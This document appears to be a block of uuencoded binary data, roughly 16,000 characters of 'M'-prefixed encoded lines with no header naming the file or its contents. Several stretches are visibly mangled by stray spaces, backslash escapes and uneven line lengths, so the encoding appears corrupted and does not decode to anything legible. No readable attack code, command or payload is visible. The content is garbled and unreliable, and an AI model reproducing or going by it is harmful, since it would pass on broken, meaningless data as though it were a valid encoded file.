M\*M&`,J@9HIRB:(GI,'2C0N\$Z\*W\*."5Y8I&M%OC&FZC"O0BC/3Y4D\_@WVCDD8  
M\$4@/-Z3E'2W4[QZ%<67UP%).S;D."Z`A\$UMD=CY;&R-J2)\_NA51M2R1[T\  
M/IG\_,FN\$5+\$\*E>.`(C;!)\*, :0:@.E<0S]S.:!6ZF=%S/(<"(5.\$ZQF"U4-M  
M?GUUQ\$L)-38^W\*\Q'9\*G#=#UNQY\M][\$/)R;DP\*A:\$P3`V\$PHZC\_)\61%=:O  
MUT\_[^=T=S>;#YKD-7>B7\_87.,NX?=\_?WZ]MFM[J5]/POY\_0Y<W.SIVVTFDF;^  
M\N:9-JK2-JSU[>:&:'E44@NT1),W]Y:^OWES-+F:TQC@7\$2L1L6Q#YOA@3I\_\$  
ME%S+LN'R[G[WZ>EA?2/K\$QF^KE\_N?EMO+W!Q7\_>(!)?/X>IN;RPZ/3AJ/7J  
MM]>K[>VGS2V\_/"\?910\*97N#N:PN5\$&G7U:/&VP\$!DEW>[%:V"K#PNK>X;`T  
M</NLA>O>8;IY<?/Q^>/Y[IXX;Y6N>XCINWYS=KTXGQ\_P9#\_+I>\$+--7%(-)\$  
MZR&P9H1SBB-#\_OQ,4^[]Y[, [5D`,B@O#S8)6\*&AI\B\$5+5\*094T1-OW<K#>\_  
M)P%\$!H2V.O^N:4[:HFZN=L`@3CEYP-)R9\_/\_B\*:%]'0/?8()1,P5E7(FXNS  
MJW.!2'"@&M%T[OKLXF\_ST`@L6\*?V`3AW?[K>?]H]\_C8/2XY/\_07=S?SQ<?X  
M@\*\_W8(B7^\*^J\_)IX4S4CP03DB;`Z.R&`^\*905#I IQD/X<%TA1\_9N0A?4/6\  
M.+W@=#)KPO3D.`TZJH+W4P[FFYW%Z, [^<4P6%T%`^ (HZ8'NWG%\*@4\$-P@&82  
M7RN>-)L=H>&EVRW%(UA7K#;SV]OP[NT1+]"\$NB8>.=?E&:1JJ]?+B\LR4C<P  
M\*DCO=#1/039I\*!.H>R0F]W`!VK':-E+)\_N.#@ [.5\_2B&W6D! ?P@\_8]-?15  
MZ\*>>#1T2J8FC48YD[25KF#D)\*04"(PNXF4#7'1JR\C(HRVEAX=M/B8UEZYNW  
MX6%M\,;]"?51"SQ5UV8AAL70;4PV0H9!=@DD\*Y#ON+9.@8V9#\$1MT"?["0  
M%<RV1Z\E`#A=' ]V,@R+.4DKU4FJP>!I2"@06W`S@:X536H<+` (5G^98!Y?A  
M1HQP7N1^!AT`EIV-%^N/N\_VZ1]"53FBWYE.;^A)2LAKH31>]XED\)^YRP5T)  
MNA\$Z\_"7()@5U`AT[#M@HG'[ ]47JL>Y/U&K,!%Y+]X,=BFH&RQU"HB21J!2)  
MV#^3P\$J`&\*4+2WCZ\#5+7: !JR\$O,^,(E6TOO=^\_TUN)>U0`SK\B+E7\$#;9]@  
MA`#S"J2), \$XPW+[\\_>Q^I, '2?B:BM4]NW7[J7>JECU!Q1RU7+@^V1P+\$\$\$>QO



M?WP;J+6+7NM\_ZKZ&8' 0C>4>G\C3\;C^%0A8/JQL11E\_M/UU (!Z\_E8' 2C^=&8  
M[^:GS&.\WO^^X\ -25Q\_31\Q&-U]]#1N%' &, 2G)N379\_I\$&' YWV69S [P5, (M/  
/E;G\_\*X>5K1YN\$ [^=[IG!Z5NN7GK!\*O>MPC\*GYB\_^&XE+:7>&I [, >^UWCQ  
M+QKY!\*^4^!H<@39);\*W8.%BN.5A\]NW!8LKO&RRF\_+ [!8LH?&2RF\_' <(EFOY  
M@ "<MB0\M20I@!( `61: !-\$NLZ; +\P (1=, QM&Y!%T#%VOJ"8 '&;LWC [ `7B) GS#  
ME, ;+MT\_<![M' !SB2P:\$GX' ]9W3\_S [\$DWMFNZ1G87?DA' LUWW3MRT\$M%:VB) T  
M8\_J-5\*H0MLJE, 67&F!) K; 8)NIN!&X2-#2, 4L[<@0IOR' &.) :I' 8BM84ADAB)  
M\$6S74W0S!2\ [^\*!4051B\_1J%IB"U9 (+ `3F (J=9! I+< [MUBC^JO; "@G3#%C>-  
M2NX%JCIB<, P"7%H8MS.E@2/\$Y#S\_&45+)=&" (U\O `:T ` , 2D4EN9%GD) YDH; 1  
M>\*S\ `S>, \*;\_1, .6+AKD6V4N1G1ND26 `E0 (SGA\*5YB:?. .IZ4\$ `++! 68@PR1.  
MG<C581\*H3BQ:A^!) R\_ , 9S<, #2N\*T; @^C#K%&E. +J49MA%; ONUE8=D. BU^XU  
MGN-%' >MQN%>, %E\_DP; >\_ `M-8.E%"HJIVL, H4S `L, \*^O" T+S `42E' RCH2K' 7 ]  
MC [ & . \*: >MHZ%ELTR40) LV"<OEHX=1ZV"9>) K#&ASCX@7DI' 2, +Z=0ZD%4E\$F8  
M>I# `E [ (: <O"6' CR7+3XEO' `P@1YR:K `BK:-, I, UIB1C/P@! <Q9LN\_ZH=' !D6  
M5HW+\$\$%J41V#CPE4GC\$`YX9' PNNM0PP\$R0OZ3H>; M8P7, O[X^289+0\_ `M.L  
MMGICFNOZ9='D; A/ =HU# .O<2U `<T [ [S?O0\&\_4STZ) ) \&>3"Y#^ ) T8C2KL9N  
M-, 2SWHT+P] 6U3\*Y>Z&U: "Q"AN\*RE; +9#2@F+1\*L4 () 29BQ8I) -GZ\*) G\*XE<1  
MF>Y; &7@Y] O7G\_?KLD:P"LMX^O9\$; %Q8W' ]8?UT (4 [YR09JOW\_7%1Y5WL@, ')  
MU `H. HEU^G; B (D^&V0-J<5L\*?II\*MPJ, 8DYAT\$I/X\$C@) \*P2&D14SC\$/W6D (W  
M5#IOJG^% [O^P] VW->; >1\*FOY!9R\*J `!0\*I7ZB\*<KB-' 4Y9\*G=WA<%+=&VQK\*D  
MD:AV>W [ ] ) K [\*S"K4A?; \$ [-E] V3AQVF+>D9E `X8 [ \_G [H' 4S>, I: [AW' 59Y4=R  
M] [TD925) B59WBLQD3, 8; : ) 2! ] B4>+VN:Y"6VN1 `; ( ; 9" ; !SO/QBL@U [ ' \*>W5  
M (HJXIN6<FG; BB9A"Q' @54^K>FT&) A" M (@= ` /F: +28G, ?K; 4" "XZ\ =91\*O: , N  
MB) YG/CM; ' " ] G] 6+U@6; \.XC3] [1%+N] "%EBV-ET0=K?8+F1V. <<ZZ\$ ` \_6VFE  
M\_X" I ] TDJ (U1PM) "OIAF<, O0++P4O, %1 `36D `TN\*T-Q\$Q@F+SFIOW=[2565\*:  
M, 25FA; ^\>VCRU\@DP. O9R^< (L7IJD9F?@C8WD\_9/-2\*93J6B-WS] ' (K7>MR  
MOWUZVMWR:J) ) = [ /GFZ8 `2<UIAGPV!Q-8SW=[^\*\*+E4K9C1% [U: !2] G@; EV&  
M8AT0^@7\$V. 0C4G [ ?4?-%ZYUYKW3TCS7X-\T! #I33^\*. C-T8AL<=LOM\*NQHF=  
M\$K?; A] ( ) SH50: ) 5SI6Z<5! Z><\* ] IN\>: MKW, A#L (=R7<14; <6 `J8Y) 8FII#"  
M%D:Y [9 `; 6Z=1NX3/ "5^A? `ZPA8 [W3PM/\*3Q!>4; V\$\*X7LSK1I; N8O#: #W@QW  
M=!U?T7:@. ?\$V"Q0SX; ; " [92 [8\*V3S. ^%V0MSJ<QAP+R@#6S: S:>& [X\E+0EO  
MU `! I ] <I, 9) 1YZN) I (6) (: 42 (52%N7\$A\_w1NTA; ! [92] 'RR' MMII? !F' 5\_ `K9  
M058U. DAR! : .L=L `\*0W4K' 8B<!\ 7\*YYDOV?ZI' [28VU<KY2^%/RB\_ [ . ] , ^&FO  
M0W? [HJTDTRK-M, J, , 8Y-"X': B@ "G `@H) TT\$) XK/\*BX12) 82?2HAE>/NA\$7:L  
MQG#BN4P2SV7Y?T\46^4R (Z\*LBAl) /SE: ` `PA+%Y9) .52CHUP! .&HA" , ?9MKR  
MG' 8FKU8=DY&JH, Y90&Y4@#9F!R5 ( .7, G\$@J5X (<2</) #6\$IA" <HR; -7^\_6) Y  
MOEK, 3IC) 9, QDVJ, G9MCDKV@G\=4E&\_J6-IF<2U&-%0%. !6BB' 1 (@) 35>!) 0J  
M (/Q\$P/GBSUH-D. 2RFEPV\_P5^T6^- \OE=S\_AUR, 1SA; " [96 [ ' ' ) 3KV\_Y>+ . \_  
M%ZX@7) I@; IA@<G `Z\$R3. "78" (' 1G&T) <(2\$ \1 (GYU2E? `U2AN/E) CUNY+RP  
MELH: 1ECU# `HH) "R%AJ7 (1YC. J. GL5@!F+XRP6V4?B<J:>&OY1 (.HT. Y `2 [5I  
MXU5XD5NJ7"E+RC!P0U&I&Q) \*/?+BO%0FKY7) FZ' PU&) OQRS6IG `F9\$YD%RI;  
M&X0QQO?"6 `IC4, 9JR) CT55PI) 2FU) .5 (L\! ] %&&RPN24J1AA0K^OON" .H\*KT  
MPETJM [8#D] RJ6X (3--W"2"OP?K: LXV%Z^D0OJ7>L71/0&Q%A502G' \$70 (XWR  
MB=!EG8/NY [1A9DY) 4E-STN"B") SS! 6Z3X\$AJ\_ `>^H7\_Y\_ / `V] BC^ \NG! QM\@  
MA?<, O= (T@\*R. `ZZC"&A97YWC6! 24 (-AYG. 5\_H^JO: 1GWB@: U\$1\_BD\$@602\ ^  
M\_@?<=OC2W6\$ \BV?G%0/3\*AB<G' ) / ) ; -; LJ9\ . \$@PAL; / #Z) 3+B^G%\_3%N7+  
M>LTT%OZK&LQJ08\$^98Q># [ #X\W) ] ' 7=9, Z) @L9 [%YOQMUXNO9O5UDS3, \$) A!  
MRA4\_@5 \YHK/U>B87EP' ` 1AN#75W' = [3E06: J++LL; A! `@&CC] +>XS>) L^\_P5  
M@> (!H) ! @ [W ` / [QUO\$<: R&KS/\*) Z/P\Q3@I#) .%KHH-V [OS [= ' 78Y\* (WETD@.  
MXCZOL^7QBCQT] ?; Z+%; ' =YPI!@D: LO73#4; LE%554F) , `: 8EQ `W! # />NA2\>  
M; @%`H10J?JBX2 `) ?Z2T `; 6G. : -< \P\_ , EC&\ , BT<4G3E9ODRO [ \_#M\$' 6V2BR  
MWE\$] 8LL9\$1H\_WM\ \_WM! \_SFGG [TLBSYIL@D `\*I%M%EI? `I ] W"ZI7M [ > [V\M'  
MW\$; Z `D6Z982AO<+KMI%/DB7W= [= @Y&N9 `] VP3\* : W, "I/T) 1A= [B0: ; 8 (K, A-  
MFB>\* <+ " ` 9C] 0M+AC' A&7\*H1Y-FYIBM (S [ <GSCNC0N. @ \ + `7 \YFO] ^\*0QEWNZ  
M: >J2RGJ+\*23&E08XOCYUKRB=A] UL: ; +SE/; CWQ/ "5-288BH6: EX\_QI/\C9E!  
MS\*QBQ749SJ# \_=) ) Y. /%9GXD\ [0GK\_?WE\_OG/^E) \_SI>HM>T: C: 79LV `^>1J  
MM; JFANCZSQ4U&/7L [6JQ. >\*Y7! &QWGU: (@R%3N1^FG\_9W7Q] 2\Z] E6@' [X!9  
M/AQ3HPVO, 8\*2/\_M4X3.M\_?WA, ' . +, 62PR/7Q</] #\RS\*2) \$Q. GVA6Z; ?7U^  
M4' !%X-OOY) >] ?AU@6L57F?\_517\$X\*Y^I JQG5>) S; >J\*HC, [T-1 \ `; NSRC. \V  
MIQ: ! ) O ( ? ` G; W4IV< (: 61HO"@0' N\$FPT0) S" ` ( +<; DB=' 6JW<9! V" L680+TQ+  
MP: U\$CR (XUO^9-GV] [J34N<EY<2-FTN67 [8LV (\; !KN\_FJTW (RO2! 2' WFY" `"  
MC. \_1' #2; \_ ) 5WW; &; &; LI&OYF8<P@Q. ] H5+) >SG&/ ` `VL>#9<. \$KFD-RWE591  
MY; PZC [PIH^ .OLI-T=Z; ] /%Y/Z+R^G"W7S5? `X1@2U?ZW=P\_L&=G\$1, "KAX\  
M=EG; /3@DELUR; ) 8E+\_T">> `D<!CS7??-QY>. S<; LLW^B?HSD `&P>' ` `JE\R [  
MT: +I; I8QE6QC8! M+%&F2K&K (, "P2^C\_/EO7UZ6) UN5BGX2MRIC9, 7=A. ^, #&  
M] -35HON: : / \*0 / ] ^%@P>H) &APJ? `; U8] \_4KM [Q' (UB (H\_>7 [\EE! 8TVGZ\$XRZ  
MB1LQQ: BC1FV34A5<\*D>N. DCHF; "4XN-EK-EJ13?OG: P7B] BSNYK77&1T; H=?  
M-2VJ?L\*2; !V\*8^42\*6STOS@ [N\9%6-<7) R=QE-7H] #A5%/ ?"MI\_> (/ <DQZ<4  
M\$K! <+S (B#2H] P@VI; ZYH' \$=%76] .9] 2&+/\_7H\$WPAHDM. \< [OM4B999\_5T, )  
M! 4OP (H\$ \_%5/PM7YM (P@, E (>^' - (S3XM) ?O+O) // "7^; \$K/C=907I9&\YBXG

M:C3<T<:9.E<O7^@3VVR#0#==J\_2W!A3276535YO%AFWC09;E4!N,^7M]C:J%Q
M3%- (R7VGY/\$[,=\_\$UYH(IG3.8Z#="PV") "HN^P?#Z%SPY8JFZ!63"^9\\3X.
MJT[ (<L;A[%>JA,U"^^\*#L#>'B,B&QUS'A%KT"<.B"A"YHZ%I6JDBSU0AS,,JL
MM/5%U\$2\_4DK+ES[4%\$,U<9YIE-DS<RG,(66>O8N74=2#O'Q<N\$H\*5W7S\$N/\
M#8HEWA-V;@8JS<IS.6<\*EW5:V4?"S%\`#[ :3D3@II"S!) `GY^\*W#Y=NL/&@1
M2E19+I'1'01M=F@NHVKJ")=)RYGY-KQC</4A7L!!76"E%O?W\;K<GDL\II1=O
MRW!0+>P;5;)1:; ;3[CILPH\$UC#F7<:CT:4N'%S"NQIG;Y%,^ULY; ;SI6:4:%
M9W%A+7YG9^?'\*]X\$!V-"O\*;M:?:Z?^3!!Z"8'L'HI'U\Z-M=W%N84'GVW>Z!
MWG"[B9T)\H\_V?9T0\_,:QV\<N7U>O\85\X?%\$CWF&[,-?.0]MVI,5VU0#<UYN
M[YZ%VRBW96[G,(^6O8N\_GYX7=\*^ATSNE+Y@^;P?6V\_B)\_<^KC5A?:7V<.;QR
ME,Q1%.V;1R>(\$XWKI#P5!M^CPR0=?>V\_A3MBT=GVQC:&\$4ZM\_%ZLV?)0;H!
M[<`[9E%'AM71=OPF=[['XJ1\*BI!G7'3?GMS87M\$0@#>=#3Z]KDM>YXKH'8
M6'S0V[<-."8893\*752XG7\$Y'Z]^PQ8JW!NAX??[2E<-VYX4\*\BRH\*G4D+T,7
M=Y2,VA5>J'Z?'!&!7NW;-[\*Y?F+#R2B%SI[EZDC,GS&[L\*%3QWM.0)/SQ\*C4
M^W1BK@91<G?Y?:VVXE"4G'\<V?^'20@WY(H11J;\3/D>]'P!B6J3Z\_.?Q>L
M]\$8-7U2A?7'A\,)>:IGYNV\*E/&#DVV"E.%7S->TR>9K^W5\]\_\*TW=]\Z62+
MU?IO<\_%IVZS%\_2E\B@D8[;J<?-LW\";3699166@-LG;VK?[R^O"UJ]8I::%J
MB\YQDGX)V2]6\_5(A[N-\$)1-AZ\*KD;>N\_BF<W:<7^3WT1`]\1\R\_ZX\^"+)C,2
MCXBK@!IWBDZ=CQN@=KM,[\$;A?D\*,<,[%3KV,&?KY:T@+#=;Q&B8[LUU?K<RZ>
ML\_&;PQ."O1%JW(^D\\LP=2A&)#K1BZL\6'8\G!YGL3@:U"\_\$+TAI>H(-EO9U
MB!R)\$[ ]ZE18?4'J3I;'UXO5XHGX60\$/KL\QK01'T%++Y\$!2-'E+=\_[,ZR-Q
M.YG8K)IJ/\*E>C\*W86(RT?T9=9\$)-;<\_X+!]\*90WVN,//\$^E'-AX@<N:@3B`Q%
MJ#ER6A80)#/CLMBBF^2U^+H-C+75C]#.XNVH4E15+A?4JOSFCA.6S[IISO#+
MV?;E:T]IY:/6&#\H3&?4H\;-W2TK=+YS(&+,>^)FF=(RB,DTG6>ZO\$W8(@YT
MT"SK.)-&.0`@Y36-'1(\*,Z"(HZ13WG)C\*<N!OSR=;3C-<8^5:&RU5Z0=-3K\*
MFL<N-6D'(X5,(XBY0QIM>,WKCRDE>\%W2]/.@%K2X'=G8'E9OA,S."%K@V-
M3,CPV3'W385./IJ@DL8\$YLQ5'P<,J4W9),/06"LL+@N30\_?;SIGYW<H:#^S1Y
M'+V.WW(1%[P.P,F2K+#R:W;^@8K"/^C1'V'+>!CB]E\$<F0\*IHN?B,NX]W#2Z
MFF1^?=&>&A4KXR\_\L\R[ `BB3)\*\_W&UJ!?,3X'IAVS/3]YJ7>42M)U4W>V+2=
M] ]H[NF&8:PRS,(PN2)FOV"C<J8+?UQOJ+\*P65YOH`@;Q&C& `>0\*DH,=;./A&
M%6!8E6]4%5!U\_,<LWKN#5M/!VP\*YQO+H>1RQ\*XAZ)&=OSV?+F%H\*7!+AD9/?
M\#VN93\*I%B@,=(. [H>:KFK3Z+9=W1>7=\*R7BN0[NM>T086\*%\$VRL4PM/V2[
M1K;ET,[JD]7L'43#AP\*1J^+)APHZO\^NMIR\$\*B-D>LAD5YTMSN;UGXW\$V!@T
MOYO9!)&/^O9YG>2Q+^H@JWI'BTCO\F\T'T'NOOF[,@\*B/IXYW%E\_-]:IFC,
MO\4BLDK8\$AI;RL:6S:G:\$IL&^IW8@I]4KD;\_&>G+!7B\I+8B>I%L.8W]1R.8
M9;-!WLKO^?IBLZ\$\_T\$(`QJ;\$40DTPQ9\*++4ECQD\$@ (AK&\84C\$: \$X`9PL5VH
M74K-X-P?4'\$33GU0J5[,A\$8,5%2+1=\_K6)8-VQF3#:%D9\_69\_";@OA[4\*\O
MJ'^>]'^'O%[/?4:T4SDH=\*XT][@A\_1V<'?'?IL=SIX9Q<Z?X)HZKNIH8;S\*\D
M7\;M"Z[X`L?CBJJH;W@3(VJ&2#\*(,O:,LH90,C`EKMYIK,"Y24\$56#X(,3
M'8S)@+%4MC]F:QDV.>P^B,8`O)Q1R\_[VXF+%.'-<[-2,(("D(3/3F;:O&;09
M2SI\6;[3NU0=\$L\DI9#`V@Y!8(\*!!`MX,<L\F6BT\*7".KF%\#U6X:\\_L`-
M\$YX`1!0L%II6C]VXG=ZA`]S;C\$]]8^!;FEX@PSEYP=6(TV5P2--8E0!7^46
MRF-AVJ2Q?NH>&+T#IFAGM827Y9:LS<-)\*2XP#HX"\$5?I)=YZ:K3S<8(1):\_W
MM(GAB89VB0N>")@8)A\]0OE&[]'O'R-YZS/-!\_]>:>MQL^X@?G]>DD>RQEP
MOOJP/)E?K=?-H\*%AFL5;+B^N-JL/<OEC69]1<[?Z4%\_09KG?Y]3H+=#QBK1L
MB&5#C!@2]\_NQ+0ZV''(-,&S!S\_G%Y0>R1'YBZ>'B/:`&"@!G'07K<\*@G<0,X
M\*\_ "DX[\_Z>G%V6<<3.\_3G.?5,22[ ]M31'!O\Z,IG^7;LCAW\_#41'\_I8SR\5]D
M41G\_0B4(@WI:UG/3X^J^\*NY]C>'??3!'`JX5A[E4"?.HMQ"P&^\*C,UB[F!"
M3HTLB.)?)?XB\\_\*'O<C'O`)9.#(90/&OIA`Q-(U\\_&FA^&))GT5(EMZP09'B
M-BL#1909R0\*;@XY,B<+RCT8C-?R4'?3](C'00+J,1;=9\\_=[\_(!^ZOE2JWAD
M/1L#%99+(&#C4'OHX^V81QZ&H9YX6\$72%K.S(P\9TA'U98NBMO?B[;\_'CHX/
MOM.!52)/(&6&(IT<E;"1/EWDC))("!O=+JL\*.(LX'\*KT\$\_H;/X2\ :L@\_T(B2
M8F.#:TJ+3R\*5UY0^H,BKU> (=Q=\$7A2TZ@#/JJ1`=\*%\$6`0!0.E+@NL%)N^/
M22\$G:XEVJ/U2)<T0\*'24W;9'B2"N#A@>0^`;JCATZJRGJ<@.:L\*-MJH`7[U4
M`=:D(8<4K.@KWI=O#LM/&M3C,066%1A2<\$J^6<UN(, :<I+=40\$)?14%JW#Q
M, ;@XK<-PW\_U24#5EA<V,QW>93TW&+T>@B(L(1OD3\WXOM\*J#DYTEO\_\*"ERWP
M,\1I#O`"LI\$XF\!\!CJ]LR8=^T"!S\_2KZ?/FJRET[(BSNUN%I!/\_U2-\_X-\
M.\_7!%6Z4N'MNV\$'Q.N`SVA@<\*#E4D8;WNKG?'GU\!6!EC\*BIXI\_Y,T9O3\_V
M'^^/XF],DM"\_-FZR\$E)@97)+^?=\$AZ\$&Q+Q)B(\$K&IQ-<=#+'TS<]\*0K1S#`
MLP&\\*]=E[:5T-/D!DL`DLJ7&MO-5]SML%0\*1?FM7E]\*:PZP\8YMSEN/(0-R(
M<K\*- [ ]@?![G3<TUNF3YW<\$Z7]?%0@F&=\`6\$\*EH9F<0SB1LA89,<9JA'O):7
M8EN8]EM>(&9')CT',G'=G)ZOW>MM9\$":7&084233U`LZKMT\XM]06J^T0HDI
M:HD)3@^<S&)S3IU!\$+\*3C)?"%#J"W=08P'HD;&EH3H\$ONT%'G<NZEWN8I%B=
M?EJI3Q5]V] ]%QMS)0S0\$NTE@E8FP;1=F"A]AGY\\_X;E840\*U!(QE?]F\ /L67
ME=I7M8O&B/N7.P)97>PBG9\$'\X]O[\_8O() ?E) )U>\$:CC+!80[\* ,74-M].WE3
MHX/N,7.`G\_IESO^!W\_+9-OPS/A@0/T:; (\L0&EQ>+F@P@R\$N0(TJ!U4RF0`I
M--1<\_Z%/)^@0/H/NJ@="5)840+H2DX[A4JK%'EH8KG&/'>7'`O/V4%9B
M4<3-29-HDJ.W[\_\1V\$>^EL\\_ [+8^?1\ZP9'\*9"H30T2C%N&D%7[.FXU`,Z
M&! =G,?GDN?,\U`<(^R0N5W10(?9;%79.@T=,?B@S[P"0\ P=LF"&]7&'?&L4B
M9>@B, : ,G: !C+0WTO0WTF; `W%8%AJ:T\*5G,1)`6K#L<Z;%?'V4;J9\R(%GC=

M/) <0S:2\Z, #CR8 [S"WZ74=4KBCJT@H, 5BF4C/!L1WQ\\?\O`DH%!QKI-) L5Q  
MUO%RS?959! ] #XGPQJ99?E+M0QK\A%&TE\\5!&Y] 08%Q..\$) AZF" `-\$` :F>&C  
M5U% (W?&"SOIP-`P^@GY\_V[\^\*<G] [ `\_ ' Q' [ 6ALX60Y#&J0WC [B=\_\$ZD" '>A08?  
MS [0/L=XUV, 7?>Q+P [ ?&VAP] 9@] <`\_EVIJSQI `; B (G `JF286F) +3+AXM7X&MU  
M\XF7A `&3-^">] K< `H\*UG67H3RBQ>3MZ [LXQV4>S^AE\$P": W] -VTE]; NB-K"%  
MG!+-E<Q] 9&!DQ39POM"=O] 3^Q; LCKLZX6<W0\D\C>J%+L [>D3CX\2=\_92@EB  
MLT6>X" ^M; /WVS6<\*Y `#IQ9QM#-! ^ (0B) 92@#YFE@ (4P\_7=&4@!B-?OTK@8 [3  
MB9+O\_W5"\*UMD] X\_>?7' P (\$2 (=, O2C7Z (8^5@^<V-:) \OW=W^YH@=C@!G\OLW  
MN\_WK4WJKZ! .! -G=HOPU] Q [=6KJE [ >\* "@ZYU? [2J6:&63"C;) J4GQR [59M%T\$  
M3! `Y [-.W/7\7N\*-N0OHM) @!\_BS\$%F5Y4FG833!AV\$VPQ [" :XW#>= \] 0N-IV3  
MD6>6:\*XM' EADFRD7=PRYULE6 `? `L\*\_\_ \$1R! .ON) 3S4!64; &\* `!7-\L<\_E] `A  
MDU=/2TH (\_, XY [QUVR. `#RBFWR' .743/Z" \_7J (\$\* [U2H<FAVG"M; 19U?U\*>V1  
MI) FHI?1, / JN (6 [8:91C4K-L/^\*\$X3, "Z4#H^/\$; +B\$"# [0K, "'GNG1) '6>Z  
MY>>6&1#E+CSAD; 1\$^!56<4U (2L&E] %Q\*ASW&D:+MGK@21:3VZW7\_Y6' SUTW2  
M5 `#Z7PK5Q3' <X\$B-/6U7> [CI5DCO6CXJZE^ [ ^] [%3\MO3 [0\] \_B `O78M@1; Y  
M\*7 (V) ^7M?Z"%@95!HNZE\_+@-ZFG [\>Z>] LOMI!ZH'] IRLA, J=D () ) S3K#JT;  
M"J290] 71=RY^D `\*GS8Z:BDUXD\*" ) J4.15II1+ [ !U8H#:A [ / (, `25 ` (<L: (5Q  
MP^99F' ?S47:JJ6UI0\ "FI5U^M: :^N\_F\*0S' `N^TM?9QV/:M4\*9ODV"1<Y=) '  
M%HS\$MQ!4J>&&+2\_1X/Y+>2? \, QT1Z] \E!@P&I7 (^\*; TL^E'F1' REB?/4Y' 4;  
MU2#%, YW6O2TD.Z-B9Z!#WL?Z#%A^&9+) Q%6\J@5\G#<' \&SVX>U%; I87VVP  
M] `; @OU] M:AK [T' (' `H:<-RO#K1!69ED9?\_W2/H%W:\$T' ?0\*4U1=QO] `7&MU]  
MVS%#; " `H+S0RV<9E\, L ["B%&IH) 9/"@RLOA\*\$\_. \_H>NHM\*K<SG9M? (^ @JN\*G  
ME\_TW?%U=" @, @&< ( ; C\$: ] DAD2\*7M>Z^GX3U [ `Q=U] 9\$E (Q%C4, %G<9C9#C] \  
M ['M' T+4L7>#`XL\_YZFH3=V08 `+`6<4%1P?=-14!1\*0D0MV) @52YV#=:+2T9C  
M!8Y' D `U>#`D"CTD=) V/L7 ` , @7: [U [JDY" \D; F"\$S/30K/-XU?3>&) E^A.QY\_  
M `JA52-2:1F [ \_R!K+S7W3@7I^NDF^2] ; P\_%] 2+BZWXU\$LGO `?P1>, ] X@/"-%!  
M^`WS@:L, CB\_@=] P\$&! =W\$&, .; <7KJ2XVB!HCX@SCV<7Y\O>X=, VP&7TK!689  
M%KN3 `G, , N [S `4) O!&, D"P=; \*F+QD (VG) X&HN (:Q@Y [J!73<#R\_9W-#VOO, ] "  
M!UA? -+7?YEEINO!36AQ [=QJ16! /PL (.Q/#V0L2V5C@UHO%D#U>PSHY6\_A [AW  
ML3NS#1@=NA2@-8C\_9] [ ] "& [36\; F%5Y=R&95L `\*G+\* `25LR.\_SAA&QQY (\_ZD  
MH, 6:0- `!+] IV<D9K0NL-#6D!Z58J\_ ( [4M.>FIN= \_? `/'@B#) D?T (H0.EH1/=  
M `W.UI "X?+8KY#H9DS\*CJ8A] \*A+!!10L8' #] @5H+MMB3Q?A] ??J.EG9F\* [ (9  
MOYM=3 (9\_+ `G&RLEOF=\$\*# `AWO"1+^, ?9"2: [K7 `OSD\_/3HZ\, &, =, 2, +\9--  
M+-E\$#Q.; 7D3L6K.=L4?> `DE\_XY=CDM, !KQ=Q\$8N@>0JMUQ] 6, TIQ?%E: #\*NN  
M6' 7@V:0K3JFJ6>M9W. ^`O:2#-@5USFR `#P) Q\*S; X6>"2Y9F#`K#V8FQ7XI (%  
M6A9HQ\$\*1Z `Y\*Y&YW8J. (+BDDRDTEA\_ (I\$G!U3@BN65+, ^+B2 (P\_-Q\$' !<!  
M+C&51>-D!\@D0">KN" \, J/SGTOEL1Y8LS4& (R (= [ (8T5' +) =B8) ? ` ' ">%5"0  
MV ` \AHL"+&@SV] G ` `4OZ\*?) E#LQW70PC+UWG14@HPJW4Z-/L%#7DN&KK9 `C&L  
MHYW-E\*S&D [KL (=U) \*87E<S, +-F) 9\*N2VTF' L<W?J\$ \$7DI0) GI8E.@J15?>  
MNK#I@/7\0JKFN> [=Z683Q+ ` .DXD.R5=L\6\$EYE<RUA@I3-8J83FB19+62-\*>  
MB@; WTV8K+Q, GG8K, 0F0ZJ<4JU/^\*V277X] (D%5GE!Y\$OK00V1XB\*ZA=4V `PJ  
MDC/ (+ (:5V%R45\*KD?:O%FE\_18J\$EF8IC. :I&9] ZE499=&J+H5 [+6 (FMY"DL4  
MJ21158HJ25K9L"2J?B5Q=2^5RSNZ5!3K<IGHDN3%A!6Y' Z6O!8=+) ` .S"\*:  
M/, ] 2^"792] [F (P16"+!1'W\5<767 [ .A2-W9U (&+=K^2H2] KH\$2-\*, :+) T1\$U  
MS06\_ `^W1K.DD>F^&!>/Q!& [2=0.%VW2] @, T, <90"#=UG@Y (TVR `^ \D\_>%7&'  
MG^UIKU< `NGLA/CX^W@.&] HJ! ] \S6; I83-H%\NM\S36X8] `\*#R0LT23 (2%C;O  
MY:XM!>GNPMN/HBZW#+KY (299) U3; /0LO&/\*) AM, ZERO"GEY?>>) 8W\_1MWXK\*  
MA>B&=OEAPI [37I\* `NON [K0S' %?; X3+<NIT/RCR\_ [9\_5:%QBUJ>TEZZ.Q/Y?:  
M93JMIC"="KC9OGZ\$114; 2I" [!F `5\, J00B\$Q@MRX9@IL (%79\C%-UM) 0#!G6  
MBD<065H+<\_0HA4GH\* `@BB [+PJ [ ^<&@2D\$ () /<7%\*BQY-9, \$0@G@\*ZE3L/G  
MVA+% "+!LIT `) "R/'UD= /2F [S#O1 ["VZE/#T\_/OVU9; @K! [M [1IJ) 2IJ) 0IL)  
M/!3, ZZX9EGON?Z>5LJ1J004.1; VZJ%46123-V, !D) \5OVF" I%AB!4U2L+EE\_  
MD<47/0C52!WNT4@M8#7:L+6CWXY@4>V@&AH:LQ9RL `%0+#P#W#\_ =P% `YX+)"  
M1\MIEB"!SPA\9!+0U7ESF&AQC (FH%J46>; &HB0B/4%>S#W0>5<QJ-BVLMC\_H  
MD' !GG3"3HS' Q0T' S3>HIHU^S&UZ=Y0:/4^, FOE\_P (D!, +2%A\$N5B8! `#R\9 `  
MFA?"XDQ<TYC/< (L\_7S\IYE; XTOSWUC"P=' `WM+U/"N%=LFZD4^, 'C&"S?29F  
M5S! [ , < ) ! ` ] +9V^6\* `C/ `B4"PY7\$- [6 (VEPDL\_ `UV55\_-5F"GD ` , 4<VL93U]=  
MS' Z/&RFL:>#` \4KG+L ( [ (.!\*@BX6, >5 (' (YBY [ ] OL `1Q<UR3GMV/ : " : =R9S  
M3+=9T" :813SN2+L96. (\ [FW `P: (U=>-%S^4E] 5U"8LU1WL@E=KIM9] TJ+ `\*1  
M=45G\*2FGZ=; OB\_ , X?, +-7^P (VG) #F7&F!^%"7DEIE\_3>? `3L; (; ] M) 3B/W4T  
